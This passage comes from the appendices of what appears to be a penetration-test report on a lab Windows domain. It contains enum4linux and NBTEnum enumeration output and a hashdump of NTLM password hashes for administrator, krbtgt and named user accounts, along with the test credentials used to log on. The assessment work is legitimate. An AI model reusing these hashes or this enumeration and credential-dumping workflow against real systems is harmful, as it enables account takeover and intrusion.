S-1-5-21-3045777384-410284039-455281550-1019 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1020 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1021 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1022 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1023 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1024 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1025 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1026 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1027 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1028 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1029 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1030 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1031 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1032 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1033 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1034 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1035 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1036 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1037 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1038 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1039 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1040 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1041 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1042 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1043 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1044 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1045 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1046 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1047 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1048 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1049 *unknown*\*unknown* (8)
S-1-5-21-3045777384-410284039-455281550-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-21-816344815-1091841032-1499945149 and
logon username 'test', password 'test123'
```

```
S-1-5-21-816344815-1091841032-1499945149-500 UADCWNET\Administrator (Local
User)

S-1-5-21-816344815-1091841032-1499945149-501 UADCWNET\Guest (Local User)

S-1-5-21-816344815-1091841032-1499945149-502 UADCWNET\krbtgt (Local User)

S-1-5-21-816344815-1091841032-1499945149-503 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-504 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-505 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-506 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-507 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-508 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-509 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-510 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-511 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-512 UADCWNET\Domain Admins (Domain
Group)

S-1-5-21-816344815-1091841032-1499945149-513 UADCWNET\Domain Users (Domain
Group)

S-1-5-21-816344815-1091841032-1499945149-514 UADCWNET\Domain Guests (Domain
Group)

S-1-5-21-816344815-1091841032-1499945149-515 UADCWNET\Domain Computers
(Domain Group)

S-1-5-21-816344815-1091841032-1499945149-516 UADCWNET\Domain Controllers
(Domain Group)

S-1-5-21-816344815-1091841032-1499945149-517 UADCWNET\Cert Publishers (Local
Group)

S-1-5-21-816344815-1091841032-1499945149-518 UADCWNET\Schema Admins (Domain
Group)

S-1-5-21-816344815-1091841032-1499945149-519 UADCWNET\Enterprise Admins
(Domain Group)

S-1-5-21-816344815-1091841032-1499945149-520 UADCWNET\Group Policy Creator
Owners (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-521 UADCWNET\Read-only Domain
Controllers (Domain Group)

S-1-5-21-816344815-1091841032-1499945149-522 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-523 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-524 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-525 *unknown*\*unknown* (8)

S-1-5-21-816344815-1091841032-1499945149-526 *unknown*\*unknown* (8)
```

```
S-1-5-21-816344815-1091841032-1499945149-527 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-528 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-529 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-530 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-531 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-532 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-533 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-534 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-535 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-536 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-537 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-538 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-539 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-540 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-541 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-542 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-543 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-544 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-545 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-546 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-547 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-548 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-549 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-550 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1000 UADCWNET\admin (Local User)
S-1-5-21-816344815-1091841032-1499945149-1001 UADCWNET\SERVER1$ (Local User)
S-1-5-21-816344815-1091841032-1499945149-1002 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1003 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1004 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1005 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1006 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1007 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1008 *unknown*\*unknown* (8)
```

```
S-1-5-21-816344815-1091841032-1499945149-1009 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1010 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1011 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1012 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1013 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1014 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1015 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1016 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1017 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1018 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1019 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1020 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1021 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1022 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1023 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1024 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1025 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1026 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1027 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1028 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1029 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1030 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1031 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1032 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1033 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1034 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1035 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1036 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1037 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1038 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1039 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1040 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1041 *unknown*\*unknown* (8)
```

```
S-1-5-21-816344815-1091841032-1499945149-1042 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1043 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1044 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1045 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1046 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1047 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1048 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1049 *unknown*\*unknown* (8)
S-1-5-21-816344815-1091841032-1499945149-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-80 and logon username 'test', password 'test123'
S-1-5-80-500 *unknown*\*unknown* (8)
S-1-5-80-501 *unknown*\*unknown* (8)
S-1-5-80-502 *unknown*\*unknown* (8)
S-1-5-80-503 *unknown*\*unknown* (8)
S-1-5-80-504 *unknown*\*unknown* (8)
S-1-5-80-505 *unknown*\*unknown* (8)
S-1-5-80-506 *unknown*\*unknown* (8)
S-1-5-80-507 *unknown*\*unknown* (8)
S-1-5-80-508 *unknown*\*unknown* (8)
S-1-5-80-509 *unknown*\*unknown* (8)
S-1-5-80-510 *unknown*\*unknown* (8)
S-1-5-80-511 *unknown*\*unknown* (8)
S-1-5-80-512 *unknown*\*unknown* (8)
S-1-5-80-513 *unknown*\*unknown* (8)
S-1-5-80-514 *unknown*\*unknown* (8)
S-1-5-80-515 *unknown*\*unknown* (8)
S-1-5-80-516 *unknown*\*unknown* (8)
S-1-5-80-517 *unknown*\*unknown* (8)
S-1-5-80-518 *unknown*\*unknown* (8)
S-1-5-80-519 *unknown*\*unknown* (8)
S-1-5-80-520 *unknown*\*unknown* (8)
S-1-5-80-521 *unknown*\*unknown* (8)
S-1-5-80-522 *unknown*\*unknown* (8)
```

```
S-1-5-80-523 *unknown*\*unknown* (8)
S-1-5-80-524 *unknown*\*unknown* (8)
S-1-5-80-525 *unknown*\*unknown* (8)
S-1-5-80-526 *unknown*\*unknown* (8)
S-1-5-80-527 *unknown*\*unknown* (8)
S-1-5-80-528 *unknown*\*unknown* (8)
S-1-5-80-529 *unknown*\*unknown* (8)
S-1-5-80-530 *unknown*\*unknown* (8)
S-1-5-80-531 *unknown*\*unknown* (8)
S-1-5-80-532 *unknown*\*unknown* (8)
S-1-5-80-533 *unknown*\*unknown* (8)
S-1-5-80-534 *unknown*\*unknown* (8)
S-1-5-80-535 *unknown*\*unknown* (8)
S-1-5-80-536 *unknown*\*unknown* (8)
S-1-5-80-537 *unknown*\*unknown* (8)
S-1-5-80-538 *unknown*\*unknown* (8)
S-1-5-80-539 *unknown*\*unknown* (8)
S-1-5-80-540 *unknown*\*unknown* (8)
S-1-5-80-541 *unknown*\*unknown* (8)
S-1-5-80-542 *unknown*\*unknown* (8)
S-1-5-80-543 *unknown*\*unknown* (8)
S-1-5-80-544 *unknown*\*unknown* (8)
S-1-5-80-545 *unknown*\*unknown* (8)
S-1-5-80-546 *unknown*\*unknown* (8)
S-1-5-80-547 *unknown*\*unknown* (8)
S-1-5-80-548 *unknown*\*unknown* (8)
S-1-5-80-549 *unknown*\*unknown* (8)
S-1-5-80-550 *unknown*\*unknown* (8)
S-1-5-80-1000 *unknown*\*unknown* (8)
S-1-5-80-1001 *unknown*\*unknown* (8)
S-1-5-80-1002 *unknown*\*unknown* (8)
S-1-5-80-1003 *unknown*\*unknown* (8)
S-1-5-80-1004 *unknown*\*unknown* (8)
```

```
S-1-5-80-1005 *unknown*\*unknown* (8)
S-1-5-80-1006 *unknown*\*unknown* (8)
S-1-5-80-1007 *unknown*\*unknown* (8)
S-1-5-80-1008 *unknown*\*unknown* (8)
S-1-5-80-1009 *unknown*\*unknown* (8)
S-1-5-80-1010 *unknown*\*unknown* (8)
S-1-5-80-1011 *unknown*\*unknown* (8)
S-1-5-80-1012 *unknown*\*unknown* (8)
S-1-5-80-1013 *unknown*\*unknown* (8)
S-1-5-80-1014 *unknown*\*unknown* (8)
S-1-5-80-1015 *unknown*\*unknown* (8)
S-1-5-80-1016 *unknown*\*unknown* (8)
S-1-5-80-1017 *unknown*\*unknown* (8)
S-1-5-80-1018 *unknown*\*unknown* (8)
S-1-5-80-1019 *unknown*\*unknown* (8)
S-1-5-80-1020 *unknown*\*unknown* (8)
S-1-5-80-1021 *unknown*\*unknown* (8)
S-1-5-80-1022 *unknown*\*unknown* (8)
S-1-5-80-1023 *unknown*\*unknown* (8)
S-1-5-80-1024 *unknown*\*unknown* (8)
S-1-5-80-1025 *unknown*\*unknown* (8)
S-1-5-80-1026 *unknown*\*unknown* (8)
S-1-5-80-1027 *unknown*\*unknown* (8)
S-1-5-80-1028 *unknown*\*unknown* (8)
S-1-5-80-1029 *unknown*\*unknown* (8)
S-1-5-80-1030 *unknown*\*unknown* (8)
S-1-5-80-1031 *unknown*\*unknown* (8)
S-1-5-80-1032 *unknown*\*unknown* (8)
S-1-5-80-1033 *unknown*\*unknown* (8)
S-1-5-80-1034 *unknown*\*unknown* (8)
S-1-5-80-1035 *unknown*\*unknown* (8)
S-1-5-80-1036 *unknown*\*unknown* (8)
S-1-5-80-1037 *unknown*\*unknown* (8)
```

```
S-1-5-80-1038 *unknown*\*unknown* (8)
S-1-5-80-1039 *unknown*\*unknown* (8)
S-1-5-80-1040 *unknown*\*unknown* (8)
S-1-5-80-1041 *unknown*\*unknown* (8)
S-1-5-80-1042 *unknown*\*unknown* (8)
S-1-5-80-1043 *unknown*\*unknown* (8)
S-1-5-80-1044 *unknown*\*unknown* (8)
S-1-5-80-1045 *unknown*\*unknown* (8)
S-1-5-80-1046 *unknown*\*unknown* (8)
S-1-5-80-1047 *unknown*\*unknown* (8)
S-1-5-80-1048 *unknown*\*unknown* (8)
S-1-5-80-1049 *unknown*\*unknown* (8)
S-1-5-80-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-32 and logon username 'test', password
'test123'
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
S-1-5-32-506 *unknown*\*unknown* (8)
S-1-5-32-507 *unknown*\*unknown* (8)
S-1-5-32-508 *unknown*\*unknown* (8)
S-1-5-32-509 *unknown*\*unknown* (8)
S-1-5-32-510 *unknown*\*unknown* (8)
S-1-5-32-511 *unknown*\*unknown* (8)
S-1-5-32-512 *unknown*\*unknown* (8)
S-1-5-32-513 *unknown*\*unknown* (8)
S-1-5-32-514 *unknown*\*unknown* (8)
S-1-5-32-515 *unknown*\*unknown* (8)
S-1-5-32-516 *unknown*\*unknown* (8)
S-1-5-32-517 *unknown*\*unknown* (8)
S-1-5-32-518 *unknown*\*unknown* (8)
```

```
S-1-5-32-519 *unknown*\*unknown* (8)
S-1-5-32-520 *unknown*\*unknown* (8)
S-1-5-32-521 *unknown*\*unknown* (8)
S-1-5-32-522 *unknown*\*unknown* (8)
S-1-5-32-523 *unknown*\*unknown* (8)
S-1-5-32-524 *unknown*\*unknown* (8)
S-1-5-32-525 *unknown*\*unknown* (8)
S-1-5-32-526 *unknown*\*unknown* (8)
S-1-5-32-527 *unknown*\*unknown* (8)
S-1-5-32-528 *unknown*\*unknown* (8)
S-1-5-32-529 *unknown*\*unknown* (8)
S-1-5-32-530 *unknown*\*unknown* (8)
S-1-5-32-531 *unknown*\*unknown* (8)
S-1-5-32-532 *unknown*\*unknown* (8)
S-1-5-32-533 *unknown*\*unknown* (8)
S-1-5-32-534 *unknown*\*unknown* (8)
S-1-5-32-535 *unknown*\*unknown* (8)
S-1-5-32-536 *unknown*\*unknown* (8)
S-1-5-32-537 *unknown*\*unknown* (8)
S-1-5-32-538 *unknown*\*unknown* (8)
S-1-5-32-539 *unknown*\*unknown* (8)
S-1-5-32-540 *unknown*\*unknown* (8)
S-1-5-32-541 *unknown*\*unknown* (8)
S-1-5-32-542 *unknown*\*unknown* (8)
S-1-5-32-543 *unknown*\*unknown* (8)
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 *unknown*\*unknown* (8)
S-1-5-32-549 *unknown*\*unknown* (8)
S-1-5-32-550 *unknown*\*unknown* (8)
S-1-5-32-1000 *unknown*\*unknown* (8)
```

```
S-1-5-32-1001 *unknown*\*unknown* (8)
S-1-5-32-1002 *unknown*\*unknown* (8)
S-1-5-32-1003 *unknown*\*unknown* (8)
S-1-5-32-1004 *unknown*\*unknown* (8)
S-1-5-32-1005 *unknown*\*unknown* (8)
S-1-5-32-1006 *unknown*\*unknown* (8)
S-1-5-32-1007 *unknown*\*unknown* (8)
S-1-5-32-1008 *unknown*\*unknown* (8)
S-1-5-32-1009 *unknown*\*unknown* (8)
S-1-5-32-1010 *unknown*\*unknown* (8)
S-1-5-32-1011 *unknown*\*unknown* (8)
S-1-5-32-1012 *unknown*\*unknown* (8)
S-1-5-32-1013 *unknown*\*unknown* (8)
S-1-5-32-1014 *unknown*\*unknown* (8)
S-1-5-32-1015 *unknown*\*unknown* (8)
S-1-5-32-1016 *unknown*\*unknown* (8)
S-1-5-32-1017 *unknown*\*unknown* (8)
S-1-5-32-1018 *unknown*\*unknown* (8)
S-1-5-32-1019 *unknown*\*unknown* (8)
S-1-5-32-1020 *unknown*\*unknown* (8)
S-1-5-32-1021 *unknown*\*unknown* (8)
S-1-5-32-1022 *unknown*\*unknown* (8)
S-1-5-32-1023 *unknown*\*unknown* (8)
S-1-5-32-1024 *unknown*\*unknown* (8)
S-1-5-32-1025 *unknown*\*unknown* (8)
S-1-5-32-1026 *unknown*\*unknown* (8)
S-1-5-32-1027 *unknown*\*unknown* (8)
S-1-5-32-1028 *unknown*\*unknown* (8)
S-1-5-32-1029 *unknown*\*unknown* (8)
S-1-5-32-1030 *unknown*\*unknown* (8)
S-1-5-32-1031 *unknown*\*unknown* (8)
S-1-5-32-1032 *unknown*\*unknown* (8)
S-1-5-32-1033 *unknown*\*unknown* (8)
```

```
S-1-5-32-1034 *unknown*\*unknown* (8)
S-1-5-32-1035 *unknown*\*unknown* (8)
S-1-5-32-1036 *unknown*\*unknown* (8)
S-1-5-32-1037 *unknown*\*unknown* (8)
S-1-5-32-1038 *unknown*\*unknown* (8)
S-1-5-32-1039 *unknown*\*unknown* (8)
S-1-5-32-1040 *unknown*\*unknown* (8)
S-1-5-32-1041 *unknown*\*unknown* (8)
S-1-5-32-1042 *unknown*\*unknown* (8)
S-1-5-32-1043 *unknown*\*unknown* (8)
S-1-5-32-1044 *unknown*\*unknown* (8)
S-1-5-32-1045 *unknown*\*unknown* (8)
S-1-5-32-1046 *unknown*\*unknown* (8)
S-1-5-32-1047 *unknown*\*unknown* (8)
S-1-5-32-1048 *unknown*\*unknown* (8)
S-1-5-32-1049 *unknown*\*unknown* (8)
S-1-5-32-1050 *unknown*\*unknown* (8)

 =============================================
|    Getting printer info for 192.168.0.10    |
 =============================================
Could not initialise spoolss. Error was NT_STATUS_OBJECT_NAME_NOT_FOUND



enum4linux complete on Wed Jan 13 19:11:33 2021
```

5.2.6 NBTEnum

NBTEnum v3.3
192.168.0.2

Password checking is "OFF"
Running as user "UADCWNET\test", password is "test123"

Network Transports	***Transport:*** \Device\NetBT_Tcpip_{98585FB2-7F75-44CD-B128-07DAA5DEBD4B} ***MAC Address:*** 00155D00040B

NetBIOS Name	UADCWNET

Account Lockout Threshold	0 Attempts

Local Groups and Users	***Account Operators*** ***Administrators*** - UADCWNET\Administrator - UADCWNET\Domain Admins - UADCWNET\Enterprise Admins - UADCWNET\admin ***Allowed RODC Password Replication Group*** ***Backup Operators*** ***Cert Publishers*** ***Certificate Service DCOM Access*** ***Cryptographic Operators*** ***Denied RODC Password Replication Group*** - UADCWNET\Cert Publishers - UADCWNET\Domain Admins - UADCWNET\Domain Controllers - UADCWNET\Enterprise Admins - UADCWNET\Group Policy Creator Owners - UADCWNET\Read-only Domain Controllers - UADCWNET\Schema Admins - UADCWNET\krbtgt -Disabled ***Distributed COM Users*** ***DnsAdmins*** ***Event Log Readers*** ***Guests*** - UADCWNET\Domain Guests - UADCWNET\Guest -Disabled ***IIS_IUSRS*** - NT AUTHORITY\IUSR ***Incoming Forest Trust Builders*** ***Network Configuration Operators***

	Performance Log Users ***Performance Monitor Users*** ***Pre-Windows 2000 Compatible Access*** - NT AUTHORITY\Authenticated Users ***Print Operators*** ***RAS and IAS Servers*** ***Remote Desktop Users*** ***Replicator*** ***Server Operators*** ***TelnetClients*** ***Terminal Server License Servers*** ***Users*** - NT AUTHORITY\Authenticated Users - NT AUTHORITY\INTERACTIVE - UADCWNET\Domain Users - UADCWNET\admin ***Windows Authorization Access Group*** - NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

Global Groups and Users	***DnsUpdateProxy*** ***Domain Admins*** - Administrator - C.Griffin - C.Mathis - C.Mendoza - J.Wade - N.Hogan - S.Page ***Domain Computers*** - CLIENT1$ - cust1$ - cust22$ - eng01$ - espanol$ - etb$ - feedback$ - fm$ - front$

	- hal$ - ig$ - jrun$ - launch$ - minneapolis$ - nt40$ - ok$ - pc29$ - pl$ - r02$ - range86-132$ - range86-150$ - source$ - switzerland$ - webs$ - winnt$ ***Domain Controllers*** - SERVER1$ - SERVER2$ ***Domain Guests*** - Guest -Disabled ***Domain Users*** - A.Sherman - Administrator - B.Mason - C.Crawford - C.Grant - C.Griffin - C.Mathis - C.Mendoza - C.Morris - C.Mullins - D.Dunn - D.Gonzalez - D.Ingram - D.Jimenez - D.Manning - D.Price - D.Richards - D.Sandoval - D.Valdez - E.Blake - E.Carpenter - E.Osborne - E.Terry - F.Hardy - H.Gilbert - I.Waters - J.Ballard - J.Gray - J.Howell - J.Wade

	- K.Figueroa - K.Mcgee - K.Ortega - K.Vaughn - L.Klein - L.Nguyen - M.Carter - M.Castro - M.Mills - N.Hogan - N.Wells - P.Henderson - R.Astley - R.Beck - S.Baldwin - S.Fleming - S.Page - T.Harmon - T.Maldonado - T.Oliver - V.Lawson - W.Abbott - admin - krbtgt -Disabled - test ***Engineering*** - C.Mullins - D.Ingram - D.Jimenez - D.Manning - E.Carpenter - J.Gray - J.Howell - T.Harmon - V.Lawson ***Enterprise Admins*** - Administrator ***Enterprise Read-only Domain Controllers*** ***Finance*** - C.Griffin - D.Sandoval - D.Valdez - E.Osborne - K.Figueroa - R.Astley ***Group Policy Creator Owners*** - Administrator ***Human Resources*** - A.Sherman

	- C.Mathis - D.Richards - E.Terry - F.Hardy - L.Nguyen - M.Carter - N.Wells - P.Henderson - S.Baldwin - T.Oliver ***Information Technology*** - B.Mason - C.Crawford - C.Grant - C.Morris - D.Gonzalez - H.Gilbert - J.Ballard - J.Wade - K.Vaughn - M.Castro - M.Mills - N.Hogan - R.Beck - S.Fleming - test ***Legal*** - C.Mendoza - D.Price - E.Blake - I.Waters - K.Mcgee - K.Ortega - L.Klein - T.Maldonado ***Read-only Domain Controllers*** ***Sales*** - D.Dunn - S.Page - W.Abbott ***Schema Admins*** - Administrator

Share Information	ADMIN$ C$ IPC$

	NETLOGON SYSVOL

5.3 APPENDIX C - DATA FROM SERVERS

5.3.1 Smart_hashdump

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e21be3c4d0977c59466a16de93
d968f4

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3e34346d7dcf4bf71dffa19e33ffddfc

admin:1000:aad3b435b51404eeaad3b435b51404ee:8b26903f8db9deacb79e903d9e0964e7

R.Astley:1110:aad3b435b51404eeaad3b435b51404ee:bde1966c31599bfafd3fea25f7f15e
a2

S.Baldwin:1604:aad3b435b51404eeaad3b435b51404ee:05753fbbad17cd3674a77caafb9de
110

P.Henderson:1605:aad3b435b51404eeaad3b435b51404ee:c411709e2b485b32d75dd71c3f5
a53aa

A.Sherman:1606:aad3b435b51404eeaad3b435b51404ee:ff443516af00fae2f598857be3f38
4cf

T.Maldonado:1607:aad3b435b51404eeaad3b435b51404ee:aba5ca8e6ccba6ac4e204991018
ab497

E.Osborne:1608:aad3b435b51404eeaad3b435b51404ee:505b0aaecc936597e178192e51071
5cc

L.Klein:1609:aad3b435b51404eeaad3b435b51404ee:7af1117ce5a03dd96088532f3448c06
f

K.Vaughn:1610:aad3b435b51404eeaad3b435b51404ee:ccf32009fcf790d3c77704a94772f4
c0

C.Morris:1611:aad3b435b51404eeaad3b435b51404ee:0bc9a57cd41805b3d55b0ae313537e
ee

D.Jimenez:1612:aad3b435b51404eeaad3b435b51404ee:27e9c8d3e79dba0148df482af537f
92b

B.Mason:1613:aad3b435b51404eeaad3b435b51404ee:a4a1615e219f1a222bf674e00b65eb7
8

E.Blake:1614:aad3b435b51404eeaad3b435b51404ee:37390f6ff25444382c96d4791301708
c

N.Hogan:1615:aad3b435b51404eeaad3b435b51404ee:c80dd3d91576c37ceda1b12886129c0
c

J.Howell:1616:aad3b435b51404eeaad3b435b51404ee:8035e431c0feafbad7f53e61cbad4d
5f
```

```
L.Nguyen:1617:aad3b435b51404eeaad3b435b51404ee:d8bd5d1986b2285289ac8a01b15977
18

C.Mathis:1618:aad3b435b51404eeaad3b435b51404ee:1ee80abf4057e011e414ba74acc5c9
9f

D.Ingram:1619:aad3b435b51404eeaad3b435b51404ee:5d372c39f67ecebad967e7530816b1
f4

C.Griffin:1620:aad3b435b51404eeaad3b435b51404ee:e2bfe09bdf9add9f64bc0cc649837
4dd

V.Lawson:1621:aad3b435b51404eeaad3b435b51404ee:fb16581a87985de335b0946d1124aa
c4

T.Harmon:1622:aad3b435b51404eeaad3b435b51404ee:c64cf310e60b923ca74fef12c9cbaa
b2

J.Ballard:1623:aad3b435b51404eeaad3b435b51404ee:2a972c076d159cb0a9a8cdf0c602f
dfb

C.Grant:1624:aad3b435b51404eeaad3b435b51404ee:d99cf2a41ef038edd63f0287994b1e7
1

C.Mendoza:1625:aad3b435b51404eeaad3b435b51404ee:59142a3865b60a930627767c9fdf3
5df

K.Mcgee:1626:aad3b435b51404eeaad3b435b51404ee:d6a14657455945a3109bb9d52d83ce8
0

E.Carpenter:1627:aad3b435b51404eeaad3b435b51404ee:e245961e68a1e784c497b83f6d1
db3fa

C.Mullins:1628:aad3b435b51404eeaad3b435b51404ee:e4363c303a67b40a4010bd1c58729
171

D.Valdez:1629:aad3b435b51404eeaad3b435b51404ee:7be0e88075e3b2036d1e8a290e6f22
72

H.Gilbert:1630:aad3b435b51404eeaad3b435b51404ee:59142a3865b60a930627767c9fdf3
5df

K.Figueroa:1631:aad3b435b51404eeaad3b435b51404ee:5b01d37e1baaca338ece59012fba
7297

J.Wade:1632:aad3b435b51404eeaad3b435b51404ee:e8c284606a670a20ef87a7e9ce2f94bb

J.Gray:1633:aad3b435b51404eeaad3b435b51404ee:feee179c8821b3379a1e47e9a5185903

W.Abbott:1634:aad3b435b51404eeaad3b435b51404ee:19f4c02826b9e30d36cc9a2ee51e8f
e7

D.Price:1635:aad3b435b51404eeaad3b435b51404ee:5f85b174ffe99ddf3f27807b5239f40
d

T.Oliver:1636:aad3b435b51404eeaad3b435b51404ee:64fdbd119f6b5c0a194982ea327a91
d9

I.Waters:1637:aad3b435b51404eeaad3b435b51404ee:a6646d352200f1be478fb7f28dedd7
f8

